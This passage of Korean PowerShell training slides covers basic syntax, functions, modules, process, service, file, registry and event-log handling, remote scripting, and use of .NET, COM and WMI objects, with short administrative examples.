Put 192.168.230.1 on a share.
```

2. 파워쉘 기본 문법

- 원하는 명령어 찾기, 실행하기
- 고이 접어 넣어놓자
- 내 맘대로 출력할 테야
- 누가 누가 잘하나?
- 있잖아~ 만약에
- 난 나만의 인생을 살꺼야

원하는 명령어 찾기, 실행하기

- **파워쉘에서 사용 가능한 명령어에는 어떤 것들이 있을까요?**

- **Get-Help – 명령어 사용법을 확인**
  - `Get-Help Get-Process`
  - `Get-Help Get-*`
  - `Get-Help Get-Process -examples`

- **Get-Command – 명령어에 대한 기본 정보를 확인**
  - `Get-Command -verb set`
  - `Get-Command -noun process_name`
  - `Get-Command -Module Module_name`
  - `Get-Command -Argumentlist Art_name`
  - `Get-Command -Type Cmdlet`

고이 접어 넣어놓자

- **정보를 저장하는 방법을 알아야겠지!**

- **변수**
  - 기본적으로 .NET 형식을 따름
  - `$a = 12`
  - `$value.GetType()`
  - `[int]$a = 1.2 ?`

- **문자열**
  - `$a = “Hello world”`
  - `$a = @”`

```
        Get-Process
        ${c:\temp\test.txt}
”@
```

- **배열**
  - `$a = Get-Process`
  - `$b = 1,2,3`
  - `$c = 1,2,”Hi”`

- **Get-Variable**

- **Clear-Variable**

누가 누가 잘하나?

- **조건, 비교 연산자로 조건에 맞는 결과만 가져올 수 있지!**

- **산술 연산자**: +, -, /, %, =, +=, -=, *=
- **비교 연산자**: -eq, –ne, -gt, -match, -like, –contains (get-help about_comparison_operators)
- **논리 연산자**: -and, –or, –xor, !
- **기타 연산자**: -split, -join

있잖아~ 만약에~

- 근데 만약에 돈이 모자라면 어떡하지? 뭘 걱정해~ 모일 때까지 열심히 일해야지!!

- 만국 공통 조건문: if, else, elseif, switch~case
  - `If () {} else {}, switch(1) { 1 {"one"} 2 {"Two"}}`
- 다양한 반복문
  - `While() {}, do {} while(), do {} until(), for(;;) {}, foreach($com in $coms) {}`
- Foreach-object를 주목하라(%)!
  - `Get-process | foreach-object {$_.Name -match "txt"}`
  - `1,2,3 | foreach-object  {$_*10}`

내 맘대로 출력할 테야 1부

- 명령어 수행 결과를 입맛에 맞게 바꾸고 싶어요!

- **Get-Command –CommandType cmdlet -name format***
- **Format-Table**
  - Get-Help Format-Table
  - Get-Process | Format-Table ProcessName, Id
  - -AutoSize 옵션
  - @{Label="Name"; Expression={Data}}
- **Get-Gridview**
- **Format-List**
  - Get-Help Format-List
  - Get-Process winlogon | Format-List –Property *
- **Out-File**
  - Get-Process | Out-File –filepath c:\result.txt

 # Where-Object ? To be continue…

내 맘대로 출력할 테야 2부

- **명령어 수행 결과를 입맛에 맞게 바꾸고 싶어요!**

- **Where-Object – 파이프라인 필터를 제공**
- `Get-Service | where-object { $_.Status -eq "Stopped" }`
- `Get-Process | Where-object { $_.id -gt 1000 }`
- `Get-Process | where-object ( $_.ProcessName -match "^p.*" }`

- **조회 + 조건부 출력 + 출력 형식**
  - `Get-Process | where-object { $_.ProcessName -match "win" } | Format-Table Id, ProcessName`

※ 반드시 where-object 를 먼저 사용한 뒤에 Format-Table을 사용해야 한다!

난 나만의 인생을 살 꺼야

- **내 맘대로 자동화의 핵심! 함수를 만들자!**

- **다양한 함수 형식**
  - `function print_msg { “hello world” }`
  - `function print_msg { $args }`
  - `function add { $args[0] + $args[1] }`
  - `function addint ([int]$a, [int]$b) {$a + $b}`
  - `function defaultval ($a = 10, $b) { }`

  - filter도 함수처럼!

난 나만의 인생을 살 꺼야

- 출력 필터를 함수처럼 선언할 수 있음... Foreach-Object? 익명 필터!
- 필터 선언 후 사용은 파이프로 넘겨야 함
- 필터 예시
  - `filter add {$_+2}  → 1..5 | add`
  - `filter Select-Members ($arg = "") {  $_ | ? {$_ -match $arg }  }`

난 나만의 인생을 살 꺼야

- **내 맘대로 자동화의 핵심! 함수를 만들자!**

- **param 속성 - 함수 인자의 속성을 지정, 매개변수 검증도 가능(cmdletbinding)**

  - ```
    function advancedfunction1
    {
      param (
          [Parameter()]
          $a,

          [Parameter()]
          $b
      )

      Write-Output "a is $a"
      Write-Output "b is $b"
    }
    ```

  - ```
    function advancedfunction2
    {
      param (
          [Parameter(Mandatory=$true, ValueFromPipeline=$true)]
          $a,

          [Parameter()]
          $b
      )

      Write-Output "a is $a"
      Write-Output "b is $b"
    }
    ```

난 나만의 인생을 살 꺼야

- **함수 = 스크립트(.ps1) ?**
- **함수 + 함수 = 모듈**

- **모듈**
  - **스크립트 모듈** - 여러 함수와 선언을 담고 있는 코드 모음(psm)
  - **바이너리 모듈** - 컴파일된 DLL 형식을 가지는 코드 모음(dll)
  - **메니패스트 모듈** - 메니페스트를 가지는 스크립트 모듈(psd)
  - **다이나믹 모듈** - 메모리 내에서만 상주하는 모듈

- `Get-module -listavailable -all | more`
- `Import-Module module_name`
- `Get-Command -module module_name`

난 나만의 인생을 살 꺼야

- **팁 팁 유용한 팁!**
- **커스텀 함수 목록 확인하기 -** `Get-ChildItem function:\`
- **커스텀 함수 제거** - `Remove-Item function:\someFunction`

3. 파워쉘 기본 기능

- 프로세스 & 서비스
- 디렉터리 & 파일
- 레지스트리
- 작업 & 이벤트 로그

프로세스 다루기

- **현재 실행 중인 프로세스 목록 조회: Get-Process (gps)**
  - `Get-Process | Where-Object { $_.WorkingSet -gt 100mb } | Stop-Process -WhatIf`

- **프로세스 실행하기: Start/Stop-Process (start)**
  - `Start-Process http://blogs.msdn.com/powershell`
  - `start c:\windows\system32\calc.exe`
  - `Stop-Process -ProcessName calc`
  - `gps | where { $_.WorkingSet -lt 10mb } | sort -Descending Name | spps -WhatIf`

- **프로세스 디버깅**
  - `Debug-Process notepad`
  - 연결할 디버거 설정 필요!

서비스 다루기

- **모든 서비스 목록 조회: Get-Service (gsv)**
  - `Get-Service | Where-Object { $_.Status -eq "Running" }`

- **서비스 다루기**
  - 서비스 시작: `Start-Service PlugPlay -Whatif`
  - 서비스 중지: `Stop-Service PlugPlay -Whatif`
  - `Suspend-Service, Restart-Service, Resume-Service`

- **서비스 속성 설정: Set-Service**
  - `Set-Service WinRM -StartupType Manual`

디렉토리 다루기

- **디렉토리와 파일**
  - `Get-Help *-Path`
  - `Get-Location | Get-ChildItem`
  - `(Resolve-Path test.txt).Path`
  - `Get-ChildItem *.exe -Recurse`
  - `Get-Item / Get-ChildItem`

- **열 정보로 파일 검색하기**
  - `Get-ChildItem -Recurse | Where-Object { $_.LastWriteTime -lt "01/01/2016" }`

파일 다루기(1)

- **파일 내용 읽기**
  - `Get-Help *-Content`
  - `Get-Content c:\temp\test.txt`
  - `${c:\temp\test.txt}`
  - `[System.IO.File]::ReadAllLines("c:\temp\tast.txt")`

- **파일 내용 쓰기**
  - `Get-Process | Out-File`
  - `Export-CSV, Export-Clixml`
  - `Out-Word (nishang)`

- **파일 내용 검색**
  - 문자열이 있는 라인 검색: `Select-String -simple "fsd" c:\temp\tast.txt`

파일 다루기(2)

- **파일 속성 조회 및 수정**
  - `$file = Get-Item test.txt`
  - `$file.Attributes = "ReadOnly", "Hidden", "System"`
  - `$file.Mode`

- **정규 표현식으로 파일 검색하기**
  - `Get-ChildItem | Where-Object { $_.Name -match '^KB[0-9]+\.log$' }`

+α

- **XML 파일 처리하기**
  - `$xml = [xml] (Get-Content test.xml)`

레지스트리 다루기

- **레지스트리 드라이브**
  - `Set-Location Registry::`

- **레지스트리 읽기**
  - `Get-PSProvider -PSProvider Regsitry`
  - `Get-Item(Property) 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'`
  - `Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'`

- **레지스트리 쓰기**
  - `New-Item(Property) -Path 'HKCU:\boanproject' -name reg2 -value 1`
  - `Set-Item(Property) -Path 'HKCU:\boanproject' -name reg2 -value 3`
  - `Get-Item(Property) -Path 'HKCU:\boanproject'`
  - `Rename-Item(Property) 'HKCU:\boanproject' -newname learnforyou`

작업 관리

- **명령어 또는 스크립트 실행을 Job 단위로 수행 가능(백그라운드 작업 수행)**
- `Start-Job / Get-Job / Receive-Job / Stop-Job / Remove-Job / Wait-Job`
- `get-help *jobs*`

이벤트 로그 다루기

- **윈도우 이벤트 로그: Get-Eventlog (Get-WinEvent)**
  - eventvwr.msc: 응용 프로그램, 보안, 시스템 로그
  - `Get-Eventlog -List`
  - `Get-WinEvent -ListLog *`
  - `Get-Eventlog vs Get-WinEvent`
  - Group-Event : 동일한 유형의 이벤트를 카운트!

- **Get-WinEvent**
  - 이벤트 백업 파일 불러오기 : -Filterhashtable 옵션

- **Get-WinEvent를 사용할 수 없다면?!**
  - 1.0 버전에서는 Export-CliXml과 Import-CliXml 함수를 이용!

이벤트 로그 다루기

- **조건에 맞는 이벤트 가져오기**
  - `Get-EventLog System | Where-Object { $_.EntryType -eq "Warning" }`
  - `Get-EventLog -newest 1`
  - `Get-EventLog System | Group-Object Message`

  - Q. 원격 접속 로그만 뽑아내고 싶다면?

[1단계 마무리]

Q1. 모듈 뼈대 구성하기

Q2. 나만의 기능 만들기

2단계: 파워쉘 기능 확장

4. 파워쉘 객체

- 파워쉘 원격 스크립팅
- 객체로 무장한 파워쉘
- COM 객체
- WMI 객체
- 닷넷(.NET) 객체

파워쉘 원격 스크립팅

- **파워쉘은 로컬에서만?**
  - 원래 파워쉘은 원격 작업을 용이하게 하는 목적을 가지고 있음(DC ↔ Users)
  - 명령어 또는 스크립트를 통해 원격으로 사용자들에게 정책을 내리거나 정보를 가져올 수 있음
  - 1대1 또는 1대 다수(스크립트 또는 모듈)를 대상으로 원격 명령 전달이 가능

- **원격 스크립팅**
  - `Get-Help *remot*`
  - `Get-Command -CommandType cmdlet | Where-object { $_.Parameters.Keys -contains 'Computername' }`
  - 단일 명령 수행하기: `Invoke-Command`
  - 세션으로 제어하기: `PSSession (New-PSSession / Get-PSSession / Enter-PSSession)`

파워쉘 원격 스크립팅


- **Invoke-Command**
  - Command를 Invoke 해 주는 명령어 = 로컬 및 원격 컴퓨터에서 명령을 실행
  - -Scriptblock { 실행을 원하는 일련의 명령어 } ex) -Scriptblock { Get-Process }
  - -Session or -ComputerName : 기연결된 세션 또는 새로운 연결 정보를 이용하는 것이 가능

- **사용 예시**
  - **스크립트 파일 실행**: `Invoke-Command -filepath c:\test\test.ps1`
  - **단일 또는 다중 명령 실행**: `Invoke-Command -ScriptBlock {Get-Process}`
  - **세션 상에서 명령 실행**: `Invoke-Command -Session $s -ScriptBlock {Get-Process}`

파워쉘 원격 스크립팅

- **AD 환경에서만 원격 스크립팅을 할 수 있나요?!**
  - 정답은 No!
  - 간단한 파워쉘 설정을 통해 AD 환경이 아닌 곳에서도 원격 스크립팅을 사용 가능
  - 그럼 직접 해 봅시다!

```
Invoke-Command -scriptblock {Get-Process} -Computername "IP" -credential "id"
```




- **원격 스크립팅이 가능하도록 설정하기**
  - `Enable-PSRemoting`
  - `Set-Item WsMan:\localhost\Client\Trustedhosts -Value "*" -Force`


객체로 무장한 파워쉘

- Cmdlet 은 파워쉘의 기본 기능일 뿐!
- 별도의 컴파일러 없이 스크립트만으로 Win32 API와 .NET 클래스를 이용할 수 있다!

.NET 프레임워크

- **.NET 프레임워크?**
  - MS에서 개발한 윈도우 프로그램 개발 및 실행 환경으로 공통 언어 런타임(CLR)이라는 이름의 가상 머신 위에서 동작
  - 빌드, 배포, 웹 서비스, 웹 애플리케이션 등이 동작할 수 있도록 해 주는 공통 환경 - 여러 언어를 지원!
  - BCL(Base Class Library): 시스템 리소스에 접근할 수 있는 기능을 제공






.NET 프레임워크

- **파워쉘과 닷넷**
  - 파워쉘 = 인터프리터
  - 파워쉘 안에서는 링크 단계를 거치지 않음
  - but, 새로운 어셈블리를 사용하려면 명시적으로 선언해야 함

- **.NET 어셈블리**
  - manifest 형태의 추가 데이터를 가지는 DLL 파일
  - 하나의 단일한 단위로 존재하는 .NET의 실행 가능한 프로그램 또는 프로그램의 일부

- **파워쉘 내에서 .NET 프레임워크를 사용하는 방법**
  - 클래스 메소드 바로 호출
  - 사용을 원하는 어셈블리 추가
  - 새로운 인스턴스 객체 생성 후 사용



.NET 프레임워크

- **메소드 직접 호출(Static Method)**
  - 클래스에서 제공하는 메소드 목록 조회: `[Class.Full.Name] | Get-Member -Static`
  - 메서드 호출: `[Class.Full.Name]::MethodName()`

- **클래스 인스턴스 생성 후 호출 (Instance Method)**
  - 인스턴스 생성: `$var = New-Object Class.Full.Name`
  - 메서드 호출: `$var.Method(args..)`

- **.NET 어셈블리 사용하기**
  - **모든 어셈블리 목록**: `$assem = [AppDomain]::CurrentDomain.GetAssemblies()`
  - **Public 타입 검색**: `$assem | ForEach-Object {$_.GetTypes() } | Where { $_.IsPublic -eq "True"}`
  - **어셈블리 이름 조회**: `$assem | %{ $_.GetExportedTypes() } | where {$_ -match "Process"} | %{ $_.Fullname}`
  - **가용 메서드 조회**: `$assem | %{ $_.GetExportedTypes() } | where {$_ -match "Process"} | %{$_.getmembers()}`

- **기본 어셈블리에 없는 어셈블리 코드를 사용하고 싶다면?**

.NET 프레임워크

- **`[Reflection.assembly]::LoadwithPartialName("Windows.Forms")`**

- **Add-Type**
  - .NET 프레임워크 클래스를 세션에 추가하는 명령어
  - -TypeDefinition : 정의가 포함된 소스코드 변수를 지정
  - -AssemblyName : 어셈블리 유형을 가져옴
    - Add-Type -AssemblyName System.Windows.Forms
  - -Passthru : 새로운 객체에 결과를 전달
  - -MemberDefinition: 윈도우 API 호출에 이용
    - 시그니처 검색(pinvoke.net) - 메소드 정의 - 수정한 시그니처 사용

```
$src = @"
public class BasicTest
{
    public static int Add(int a, int b)
    {
        return (a + b);
    }
    public int Mul(int a, int b)
    {
        return (a * b);
    }
}
"@
```

.NET 프레임워크

- **Win32 API 가져오기**
  - .NET 언어에서 제공하는 Platform Invoke(P/Invoke)를 사용

- **Get-Command Add-Type | Select -Expand ParameterSets | Select Name**
  - FromSource: -Typedefinition
  - FromMember: 메소드 정의만 명시하면 파워쉘이 자동으로 래퍼 클래스를 생성해 줌!
  - FromPath: 파일 컴파일 또는 특정 위치에 있는 어셈블리를 로드
  - FromAssemblyName: .NET Global Assembly Cache(GAC)이용

- **LockWorkStation 함수로 화면을 잠궈보자!**
  - static -> public static

.NET 프레임워크

- **Add-Member으로 나만의 테이블 만들기**
  - 객체 생성: $obj = New-Object PSObject
  - 맴버 추가: Add-Member -inputobject $obj -MemberType NoteProperty -Name custom -Value "1"

  - Add-Member -inputobject $obj -MemberType NoteProperty -Name **custom** -Value "2" ?

- **원하는 열 형식에 맞는 행을 한 줄을 만든 뒤 객체에 추가하는 방법을 사용**

.NET 프레임워크

- **.NET 활용 예시:** 원하는 기능을 제공하는 클래스 이름을 찾는 것이 관건!

#1 포트 연결 테스트

```
$tcp = New-Object System.Net.Sockets.TcpClient
$tcp.connect("IP_ADDRESS", PORT)
$tcp.Connected
```

#2 웹 페이지 가져오기

```
$wc = New-Object System.Net.WebClient
$page = $wc.DownloadString("http://www.google.com")
$page
```

COM 객체

- **COM(Component Object Model)?**
  - 프로그램 또는 시스템을 이루는 컴포넌트들이 상호 통신할 수 있도록 하는 메커니즘
  - COM 객체는 레지스트리에 등록되어 있음
  - 큰 프로그램을 이루는 부품: exe, dll, ocx ex) ActiveX Control
  - 파워쉘에서는 COM 객체를 ProgID로 식별: <프로그램>.<컴포넌트>.<버전>

```
function Get-ProgID
{
param ($filter = '.')
$ClsIdPath = "REGISTRY::HKey_Classes_Root\clsid\*\progid"
dir $ClsIdPath |
    % {if ($_.name -match '\\ProgID$') { $_.GetValue("") }} |
    ? {$_ -match $filter}
}
```

```
PS C:₩Users₩G> get-progid internet
InternetExplorer.Application.1
Internet.HHCtrl.1
Internet.HHCtrl.1
Internet.HHCtrl.1
InternetShortcut
```

COM 객체

- **COM 사용하기**
  - **COM 객체 검색(ProgID)**: `Get-ProgID`
  - **새로운 객체 생성**: `New-Object -ComObject ProgID`
  - **가용 메소드 검색**: `get-member`
  - **메소드 실행**


#1. 파일 탐색기 실행하기

- `$shell = New-Object -com Shell.Application`
- `$shell | get-member`
- `$shell.Explore("c:\")`
- `$shell.ControlPanelItem("desk.cpl")`
- `$shell.ShellExecute?!`

COM 객체

#2. WScript 작성하기

- `$wshell = New-Object -com WScript.Shell`
- `$wshell | get-member`
- `$wshell.Popup("hello world")`




COM 객체

#3. 방화벽 해제/설정 하기

- `$firewall = New-Object -com HNetCfg.FwMgr`
- `$firewall.LocalPolicy.CurrentProfile.FirewallEnabled = $true`
- `$firewall.LocalPolicy.CurrentProfile.FirewallEnabled`

WMI 객체


- **WMI(Windows Management Instrumentation)란?**
  - Win32 API에 의존해 시스템을 관리했던 기존의 한계점을 극복하기 위해 만든 도구로 원격 관리에 탁월
  - 윈도우의 모든 리소스를 일관된 모델과 프레임워크 형태로 제공해 스크립트 형식으로 시스템을 관리 목적
  - WMI는 고유의 이름공간 공급자(namespace provider)를 가지고 있음
  - 파워쉘 이전에는 C++, VBScript, WMIC를 통해 WMI를 사용할 수 있었음



WMI 객체

